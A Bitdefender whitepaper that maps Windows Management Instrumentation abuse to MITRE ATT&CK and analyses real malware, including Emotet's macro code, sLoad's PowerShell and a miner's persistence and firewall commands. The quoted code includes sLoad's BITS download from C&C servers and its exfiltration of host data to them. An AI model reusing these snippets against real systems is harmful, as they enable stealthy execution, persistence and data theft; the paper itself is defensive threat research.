WHITEPAPER

Bitdefender

Security

A Decade of WMI Abuse – an Overview of Techniques in Modern Malware

www.bitdefender.com

Contents

Author
Ruben Andrei CONDOR - Security Researcher @ Bitdefender

Foreword

WMI Overview

Windows Management Instrumentation (WMI) [1] is the infrastructure for management data and operations on Windows-based operating systems. WMI is the Microsoft implementation of Web-Based Enterprise Management (WBEM). WMI uses the Common Information Model (CIM) industry standard to represent systems, applications, networks, devices and other managed components.

WMI, which can be used in all Windows-based applications, is designed to work with C/C++, VBA or any scripting language that has an engine on Windows and can handle ActiveX objects. Many Windows features have associated WMI providers, they implement the functionality described by WMI classes, methods and properties to manage associated Windows features. A management application communicates with WMI by using a variety of interfaces, all based on the Component Object Model (COM).

Main WMI classes:

- **WMI System Classes** - predefined classes included in every namespace in the WMI core, they provide much of the basic functionality and are similar in purpose to the system tables in SQL server;
- **MSFT Classes** - offer means to manipulate OS features, such as remote events and policy extensions;
- **CIM Classes** - common information model (CIM) schema classes, you can inherit from these classes. Win32 classes inherit from CIM classes;
- **Standard Consumer Classes** - set of WMI event consumers that trigger an action upon receipt of an arbitrary event.

Malicious scenarios

The earliest mainstream use of WMI was Stuxnet, a piece of malware that completely reshaped cyber-security. As a result, today's malware increasingly abuses WMI (Windows Management Instrumentation). Stuxnet, one of the most sophisticated worms of 2010, affected nuclear processing facilities in Natanz, Iran and used WMI to enumerate users and spread to available network shares. It also used MOF (Managed Object Format) files, the means for creating and registering providers and events for WMI. In other words, it (ab)used the WMI - Technique T1084, *Windows Management Instrumentation Event Subscription,* for Persistence, Technique T1087, *Account Discovery,* and Technique T1135, *Network Share Discovery,* for Discovery and Technique T1105, *Remote File Copy,* for Lateral Movement.

This article details a collection of malware that use WMI to achieve their goal. This compilation aims to inform security practitioners and decision-makers about current malicious techniques, each in correspondence with the tactics from the MITRE Att&ck Matrix[2], and remind our partners of the importance of proper WMI monitoring in combating cyber attacks.

Direct or indirect use of the Management Instrumentation may be involved in the following tactics, each in correspondence with relevant techniques:

Execution

- Technique T1047, the **Windows Management Instrumentation** technique;
- Technique T1559.001, **Inter-Process Communication: Component Object Model**. Interacting with WMI is done through COM;
- Technique T1059.001, **Command and Scripting Interpreter: PowerShell**. For instance, by using the *Get-WmiObject* cmdlet to get instances of WMI classes;
- Technique T1021.006, **Remote Services: Windows Remote Management**. WMI supplies management data for WinRM;

- Technique T1053, **Scheduled Task/ Job**. The *Win32_ScheduledJob* WMI class represents a job created with the AT command;

Persistence

- Technique T1546.003, **Event Triggered Execution: Windows Management Instrumentation Event Subscription**. WMI can be used to install event filters, providers, consumers and bindings that execute code when a defined event occurs;
- Technique T1133, **External Remote Services**. WinRM can be used;
- Technique T1547.001, **Boot or Logon Autostart Execution: Registry Run Keys/ Startup Folder**. *StdRegProv* WMI class contains methods that manipulate registry run keys;

Defense Evasion

- Technique T1562.001, **Impair Defense: Disable or Modify Tools**. The technique can be achieved, for example, deleting registry keys via WMI, or using wmic.exe to terminate processes;
- Technique T1202, **Indirect Command Execution**. Often to avoid detection, malware may use *Win32_Process* WMI class to execute commands, without invoking cmd.exe directly;
- Technique T1112, **Modify Registry**. *StdRegProv* WMI class contains methods that manipulate registry keys;

Discovery

- Technique T1087, **Account Discovery**. The *Win32_UserAccount* WMI class contains information about a user account on a computer system, the *Win32_LoggedOnUser* WMI class relates a session and a user account;
- Technique T1083, **File and Directory Discovery**. The *Win32_Directory* WMI class can manipulate a directory. The *CIM_DataFile* WMI class represents a named collection of data. The *Win32_ShortcutFile* WMI class repesents shortcut files;
- Technique T1135, **Network Share Discovery**. The *Win32_Share* WMI class repesents a shared resource;
- Technique T1120, **Peripheral Device Discovery**. There are a lot of useful WMI classes, such as: *Win32_CDROMDrive*, *Win32_DesktopMonitor*, *Win32_InfraredDevice*, *Win32_Keyboard*, *Win32_Printer*, *Win32_SerialPort*, *Win32_USBController*, *Win32_VideoController*etc;
- Technique T1069, **Permission Groups Discovery**. The *Win32_Group* WMI class gives information about a group account, and *Win32_GroupUser* relates a group and an account that is a member of that group;
- Technique T1057, **Process Discovery**. The *Win32_Process* WMI class may offer plenty;
- Technique T1012, **Query Registry**. You can obtain data from the registry by using the *StdRegProv* WMI class, as well as the *Win32_Registry* class;
- Technique T1018, **Remote System Discovery**. The *Win32_PingStatus* can return data from computers that have both IPv4 and IPv6 addresses;
- Technique T1082, **System Information Discovery**. There are a variety of useful classes, for example *Win32_OperatingSystem*, *Win32_SystemResources*etc;
- Technique T1016, **System Network Configuration Discovery**. The *Win32_SystemNetworkConnections* WMI class relates a network connection, the *MSFT_NetAdapter* can offer information about network adapters;
- Technique T1007, **System Service Discovery**. The *Win32_Service* WMI class represents a service;
- Technique T1124, **System Time Discovery**. Using the *Win32_TimeZone* you can retrieve time zone information;
- Technique T1497, **Virtualization/ Sandbox Evasion**. The *Win32_ComputerSystem* WMI class, as well as *Win32_BaseBoard* can detect a VM;

Lateral Movement

- Technique T1559.001, **Inter-Process Communication: Component Object Model**. Interacting with WMI is done through COM;
- Technique T1021.006, **Remote Services: Windows Remote Management**. WMI supplies management data for WinRM;
- Technique T1021, **Remote Services**. The *Win32_Service* WMI class represents a service that can be in a remote location;

- Technique T1105, **Ingress Tool Transfer**. Can be achieved using the *Win32_Share* WMI class;

Command and Control

- Technique T1571, **Non-Standard Port**. WMI calls uses port 135 and then chooses a random port;
- Technique T1219, **Remote Access Software**. *ManagementScope.Connect* method connects the scope object to a WMI namespace on a remote computer;

Exfiltration

- Technique T1041, **Exfiltration Over C2 Channel**. Exfiltration can be achieved using the *ManagementScope* object connected to a namespace on a remote computer.

Due to the complexity of the Windows Management Instrumentation, this list is not exhaustive. WMI abuse can be executed in creative ways in other tactics and techniques. However, we hope the enumeration of the above techniques, through their multitude and variety, inspires the implementation and improvement of detection mechanisms regarding the WMI. As a complement to those mentioned above, we want to present examples of malware currently in the wild and how they abuse the WMI using some of the techniques stated above to achieve their goal.

Technical Analysis. Malware Collection

Kingminer

A piece of crypto-jacking malware that has been around since 2018, Kingminer continues to evolve, as cyber criminals can still monetize infections in enterprise environments. Some of the malicious techniques adopted by the improved Kingminer include initial access from SQL Server by brute-force, execution from kernel exploits similar to the WannaCry campaign, as well as Domain Generation Algorithm for evading blacklists, and fileless execution.

This crypto-jacking malware abuses the Windows Management Instrumentation to check if specific Windows Updates are installed on the system and it disables Remote Desktop access to the infected machines.

In the *Execution* stage, it abuses the WMI Event Subscription mechanism: one part of the malicious script registers an active script consumer to execute periodically. The WMI event consumer ensures persistence by using the T1546.003, *Event Triggered Execution: Windows Management Instrumentation Event Subscription.*

For a complete malware analysis and representative malicious code, we recommend that you further read **Kingminer Botnet Keeps up with the Times**[3].

Maze Ransomware

At the end of May 2019, a new family of ransomware called Maze was grabbing headlines, filling the void left by the now-dismantled GandCrab ransomware. Maze authors implemented an exfiltration mechanism to leverage payment and transform an operational issue into a data breach. Using the WMI, Maze manages to destroy any existing Windows backups, such as the Volume Shadow Copies.

By querying the *Win32_ShadowCopy* WMI class, it finds the shadows to be deleted in the next phase, also known as Technique T1490, *Inhibit System Recovery*.

To better understand Maze ransomware with code examples, we recommend that you take a look at **A Malware Researcher's Guide to Reversing Maze Ransomware**[4].

Emotet


Emotet, also known as Geodo or Mealybug, was first detected in 2014 and has remained active ever since. The first versions functioned as a banking Trojan used to capture banking credentials from victims. Several years later, the malware evolved from a banking-oriented threat to a more generic loader: it gains access to a system and then allows the attackers to drop additional payloads. The second payload may be an executable or a script.

Nowadays, the most common entry vector for Emotet is via spearphishing email attachments, also known as Technique T1566.001, *Phishing: Spearphishing Attachment*. The email usually has a .doc file attached. To persuade the user to execute the malicious VBA, attackers rely on social engineering. Emotet is often the root cause not only for banking attacks, but for cryptocurrency miner and ransomware purposes as well.

In terms of tactics and techniques, recent versions often use Windows Management Instrumentation. We chose to present Emotet in this article because of its wide distribution in order to show how it goes undetected by relying on techniques that involve WMI. By using mainly Technique T1202, *Indirect Command Execution*, with the *Win32_Process* WMI class, instead of simply spawning PowerShell directly, sometimes it flies under the radar.

To configure the startup configuration for the process, it uses also the *Win32_ProcessStartup* abstract WMI class.

A Technical Analysis of Emotet


SECURITY WARNING Macros have been disabled. Enable Content

Office 365

This document only available for desktop or laptop versions of Microsoft Office Word.

To open the document, follow these steps:

Click Enable editing button from the yellow bar above,
Once you have enabled editing, please click Enable content button.

We managed to capture one of the infection sources and, looking more closely at the document, we concluded that it relies on VBA event procedures. When the file is opened (if macros are enabled), an event that calls the Document_Open() procedure is triggered.

As an obfuscation technique, the attackers included pieces of code similar to the one below in all stored procedures, which, in fact, have no effect.

```
If 121121 <> 715924 Then ' Obviously different
mnYaLPCBoJ = 121121 + 1989
mmUPSPeNPb = 715924 - 2013
Else
MsgBox (CStr(mnYaLPCBoJ) & CStr(mmUPSPeNPb)) ' No messagebox will be displayed
End If

For aDQW = 9 To 59
DoEvents ' Yields execution so that the operating system can process other events, in this case used as a NOP
Next aDQW

eGOgHeluFI = "omJDjGORbm" ' Unused assignments
bmxvRTTBmQ = 749513
eGOgHeluFI = eGOgHeluFI & CStr(bmxvRTTBmQ)
BAOtZRDjDs = eGOgHeluFI
```


The code presented next is stripped of the obfuscation blocks mentioned above to make it more readable.

Document_Open() calls Rorsxwhelbf() from Zgwsfixtdhep.

```vb
' The entry function
Function Rorsxwhelbf()

Zzpahodfjuo = "}{}{w}{i}{}{n}{m}{g}{}{mt}{}{" + ChrW(Yujnbbunz.Zoom + 9 + 6) + ":}{wi}{}{n3}{}{}{2}{}{_}{}{" + Yujnbbunz.Fhnwdcbpevblp + "r}{}{o}{ce}{s}{}{s}{"

' Phzltkjlm will be "winmgmts:win32_Process"
Phzltkjlm = Puvzajolhnzlj(Zzpahodfjuo)

Set Xamdwtbklb = CreateObject(Phzltkjlm)

Mcyzakrtskn = Yujnbbunz.Ufystqgnkph.Tag

' Access information stored in the Yujnbbunz form
Evuivmixm = Phzltkjlm + ChrW(Yujnbbunz.Zoom + 9 + 6) + Yujnbbunz.Gqznxmkrwuec.Tag + Mcyzakrtskn

' Wextlnoyx = "winmgmts:win32_ProcessstartuP"
Wextlnoyx = Evuivmixm + Yujnbbunz.Fhnwdcbpevblp

' It creates the "winmgmts:win32_ProcessstartuP" COM object, setting the Window as hidden
Set Sbskbdzlty = Npbzytzoeexy(Wextlnoyx)

' Calls Create on the "winmgmts:win32_Process" COM object with the command line stored in the form
Call Xamdwtbklb. _
Create(NoLineBreakAfter + Aggqoqar + qw2, Vcqqeqfik, Sbskbdzlty)

End Function
```

The PowerShell command line is stored using the *Yujnbbunz* form and decoded using the same mechanism by removing "}{".

```vb
Function Aggqoqar()

wq1 = Yujnbbunz.Kjqhakpe.Pages(0).Caption ' Recieves the powershell command line from the Yujnbbunz form

Aggqoqar = Puvzajolhnzlj(wq1)

End Function
```


Microsoft Visual Basic for Applications - Emotet - [Yujnbbunz (UserForm)]


Project - Project
- Microsoft Word Objects
  - Bqvalcetugkok
- Forms
  - Cqftxpafznq
  - Epueiohsfuojs
  - Hbmtaoabhdqb
  - Jeeqhrfmfprx
  - Nithdieopjnk
  - Qjblsyyjvv
  - Robjwcqke
  - Rxfjsgej
  - Uvwpyzosgx
  - Ymxcvqyl
  - Yujnbbunz
  - Zdaiuohh
- Modules
  - Zgwsfxtdhep
- References

UserForm1
p}{o}{w}{e}{r}{s}{h}{eL}{L}{ }{-}{e}{ JABBA}{HQAZg}{BsAGk}{AYwB2}{AHkAY}{gBIAG}{MAPQA}{nAFYA}-

Properties - Page1
Page1 Page

(Name)	Page1
Accelerator	
Caption	p}{o}{w}{e}{r}{s}{h}{eL}{L}{ }{-}{e}{ JABBA}{HQAZg}{BsAGk}{AY
ControlTipText	
Cycle	0 - fmCycleAllForms
Enabled	True
Index	0
KeepScrollBarsVisible	3 - fmScrollBarsBoth
Picture	(None)
PictureAlignment	2 - fmPictureAlignmentCenter
PictureSizeMode	0 - fmPictureSizeModeClip
PictureTiling	False
ScrollBars	0 - fmScrollBarsNone
ScrollHeight	0
ScrollLeft	0
ScrollTop	0
ScrollWidth	0
Tag	
TransitionEffect	0 - fmTransitionEffectNone
TransitionPeriod	0
Visible	True
Zoom	100

Using WMI, Emotet manages to break the Process Tree, and often avoid detection if the WMI is not properly monitored.


```
wininit.exe (476)                 wininit.exe
  services.exe (588)              C:\Windows\system32\services.exe
    svchost.exe (732)             C:\Windows\system32\svchost.exe -k DcomLaunch -p
      wmiprvse.exe (3008)         C:\Windows\system32\wbem\wmiprvse.exe
        powersheLL.exe (5160)     powersheLL -e JABBAHQAZgBsAGkAYwB2AHkAYgBIAGMAPQAnAFYAeQBzAHAAa...
          Conhost.exe (6592)      \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
```

sLoad

sLoad is a PowerShell downloader that includes noteworthy WMI reconnaissance features. Researchers at Microsoft found version 2.0.1[5], while Bitdefender isolated the improved version 2.7.3, Age of Ultron Edition. How can such concrete data as the version and the edition be presented? In this case, the attackers were generous enough to include them right at the beginning of the malicious script.

```
#MARVEL: Age of Ultron edition.
$clan="u137";
$ver="2.7.3";

$JARVIS=@(1..16);
$tp=2400;
```

When talking about sLoad, some researchers often refer to how it uses BITS to filter data. This time, we want to give credit for the way it abuses the WMI. In the reconnaissance step, sLoad obtains information about the system, Technique T1082, *System Information Discovery*, through the WMI classes *Win32_Processor* and *Win32_OperatingSystem*. It also looks for possible shares with the *Win32_LogicalDisc* class.

sLoad Technical Analysis

The entry point for this analysis is a PowerShell script with a random name - in our case *JWVrjYXZ.ps1.* It is based on several try-except blocks that knowingly generate exceptions.

The malware reaches the machine in the same way as that presented by the Microsoft Defender ATP Research Team, via email with ZIP attachment.

The randomly named script is responsible for decoding the 'system.ini' file found in the same directory, and executing it in memory, without touching the disk.

Microsoft team calls the 2.0.1 version "Starslord" based on the variable found in *$starsLord = Split-Path -parent -resolve $MyInvocation.MyCommand.Path;* So, I guess we could call version 2.7.3 Sokovia, based on *$Sokovia = Split-Path -parent -resolve* $MyInvocation.MyCommand.Path; but we will refer it more generally as sLoad.


It references the copy of BITS Admin tool as $Ultron

```
#MARVEL: Age of Ultron edition.
$clan="u137";
$ver="2.7.3";

$JARVIS=@(1..16);
$tp=2400;


$Sokovia = Split-Path -parent -resolve $MyInvocation.MyCommand.Path;

$tt=Get-ChildItem *.exe | sort Length -descending
$Ultron=$tt[0].fullname;
```


For each C&C address, $InfinityStones represents a random eight-character string, for the BITS transfer job name.

$Wanda points to the full command needed to download the additional files as a *<index>_<random selected running procees name>.log*


The URL translates to "<C&C>/main.php?ch=1&i=<the calculated md5 for the MAC address and the ComputerName concatenated"



```
For ($i=0; $i -le $d.Length-1; $i++){
    if ($d[$i] -match "http"){
        $InfinityStones= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})
        $pp=$Sokovia+'\'+$i+'_'+$ifn+'.log';
        $Wanda='/C '+$Ultron+' /transfer '+$InfinityStones+' /%windir:~6,1%ownload /priority FOREGROUND "'+$d[$i]+'/main.php?ch=1&i='+$hMD5+'" '+$pp;
        start-process -windowstyle hidden $Hydra $Wanda;
        Start-Sleep -s 20;
    }
}
```

If at least one file is successfully downloaded, it will be marked with the $ad flag, and the content would be saved as the $cryptoKey



```
For ($i=0; $i -le $d.Length-1; $i++){
    $pp=$Sokovia+'\'+$i+'_'+$ifn+'.log';
    if([System.IO.File]::Exists($pp)){
        $ad=1;$did=$i;
        $cryptoKey=Get-Content $pp;
    }
}
```

If no file is successfully downloaded, the C&C are re-encrypted with a counter appended to the domain name. For example: hxxps[:]//nbrwer2[.]eu/topic/ and hxxps[:]//joodfbnm2[.]eu/topic/, and it exits, killing PowerShell.


```
For ($i=0; $i -le $d.Length-1; $i++){
    if ($d[$i] -match "http"){
        $l=$d[$i].split(".")[0] -replace "[^0-9]" , '';
        $p=$d[$i].split(".")[1] -replace "[^A-Z/]" , '';
        $n=[int]$l+1;
        $r1=$l+'.'+$p;
        if ($n -gt 30){ $n="";}
        $r2=[string]$n+'.'+$p;
        $outU+=$d[$i]+"," -replace $r1, $r2
    }
}
$Secure = ConvertTo-SecureString $outU -AsPlainText -Force
$Encrypted = ConvertFrom-SecureString -SecureString $Secure -key $JARVIS
$Encrypted | out-file $Sokovia"\win.ini";
stop-process -name powershell*
```



```
$outD="";
$dd=Get-WmiObject -Class Win32_LogicalDisk | Where-Object {$_.Description -match 'Network'} | Select-Object ProviderName,DeviceID;
try{ if ($dd ){for ($i=0; $i -le $dd.length; $i++){$outD=$outD+'{'+$dd[$i].DeviceID+''+$dd[$i].ProviderName+'}';}} }catch {}
try{ if ($dd -and $outD -eq "" ){$outD='{'+$dd[$i].DeviceID+''+$dd.ProviderName+'}';}}catch {}
```

Using WMI class *Win32_processor*, $Yoda becomes the cpu name. Using *Win32_OperatingSystem*, the caption is also saved.




```
$cp=Get-WmiObject  win32_processor | select Name;
try{ if ($cp.length -gt 0){ $Yoda=$cp[0].Name }else{$Yoda=$cp.Name} }catch {}
try{$v1=(gwmi win32_operatingsystem).caption }catch {}
```

Get a specific list of running processes, by exclusion, creating the $Pietro list



```
$tt=Get-Process | where-object {
    $_.name -notmatch "host" -and $_.name -notmatch "Search"
    -and $_.name -notmatch "Services" -and $_.name -ne "RuntimeBroker"
    -and $_.name -notmatch "app" -and $_.name -notmatch "phone"
    -and $_.name -notmatch "google"} | Group-Object name |Select-Object name
for ($i=0; $i -le $tt.length-1; $i++){
    $Pietro=$Pietro+"*"+$tt[$i].Name;
}
```

Using BITS admin via URL parameters, it sends data captured to the attacker in base64 encoding.



```
$data=[System.Convert]::ToBase64String(
    [System.Text.Encoding]::UTF8.GetBytes('{"self":"'+$MyInvocation.MyCommand.name+'","m":"'+$Maul[1]+'","b":"'+$Maul[0]+'","c":"'+$InfinityStones+
    '","ver":"'+$ver+'",'+$jrr+'"lnk":"'+$lnk+'","s":"'+$s+'","g":"'+$clan+'","id":"'+$haha+'","v":"'+$v1+'","a":"'+$Pietro+'","fm":"'+$fmail+'","d":"'+
    $outD+'","n":"'+$env:ComputerName+'","cpu":"'+$Yoda+'","o":"'+$ot+'"}'));
$Wanda='/C  '+$Ultron+' /transfer '+$InfinityStones+' /%windir:~6,1%ownload /priority FOREGROUND "'+$d[$did]+$hMD5+'/'+$data+'" '+$workLog+' & exit ';
start-process -windowstyle hidden $Hydra $Wanda;
```

In this case, it actually exfiltrates information using a Download BITS job, with the information passed as URL parameters.

If the exfiltration fails, it exits killing PowerShell. If it fails, there are three supported commands, as follows: **eval**, **iex** and **run,** with the same capabilities described by the Microsoft team:

- **eval** - run PowerShell scripts;
- **iex** - load and invoke PowerShell code;
- **run** - run executables.

Miner Downloader

Another relevant example is a miner downloader that uses the *StdRegProv* WMI class to manipulate the registry to disable protection mechanisms, which falls into Technique T1112, *Modify Registry.* To check for internet connectivity at the start of execution, the downloader uses the *Win32_PingStatus* class to ping well-known sites. The miner's command line allows to specify the IP address to connect to, and in more than a few cases, it connects to a legitimate German infrastructure.

Miner Downloader Technical Analysis

At first, it tries to create a task with the following command, running at startup as SYSTEM, the highest privilege level. If not enough privileges can be obtained, it fails.

```
.Run "schtasks /create /ru system /tn WindowsTaskCoreUpdate /sc onstart /tr """ & C094BE2703450AA & DC10A73C0BD84 & F2AAD0FF & """ /f /rl highest"
```

This means that, to maintain persistence, it needs enough privileges, otherwise it just starts the additional payload once (more on this below).

It then creates firewall rules so that it adds exception to one of the cscript.exe/ wscript.exe programs.


```
.Run "netsh advfirewall firewall add rule name=""" & BD37D891CD1C4ABD9C8C781 & """ dir=in action=allow description=""" & BD37D891CD1C4ABD9C8C781 & """ program=""" & BFE & """ enable=yes", 0, True
.Run "netsh advfirewall firewall add rule name=""" & BD37D891CD1C4ABD9C8C781 & """ dir=out action=allow description=""" & BD37D891CD1C4ABD9C8C781 & """ program=""" & BFE & """ enable=yes", 0, True
```

BD37D891CD1C4ABD9C8C781 is "WindowsIndexCoreUpdate" and BFE path to cscript/ wscript

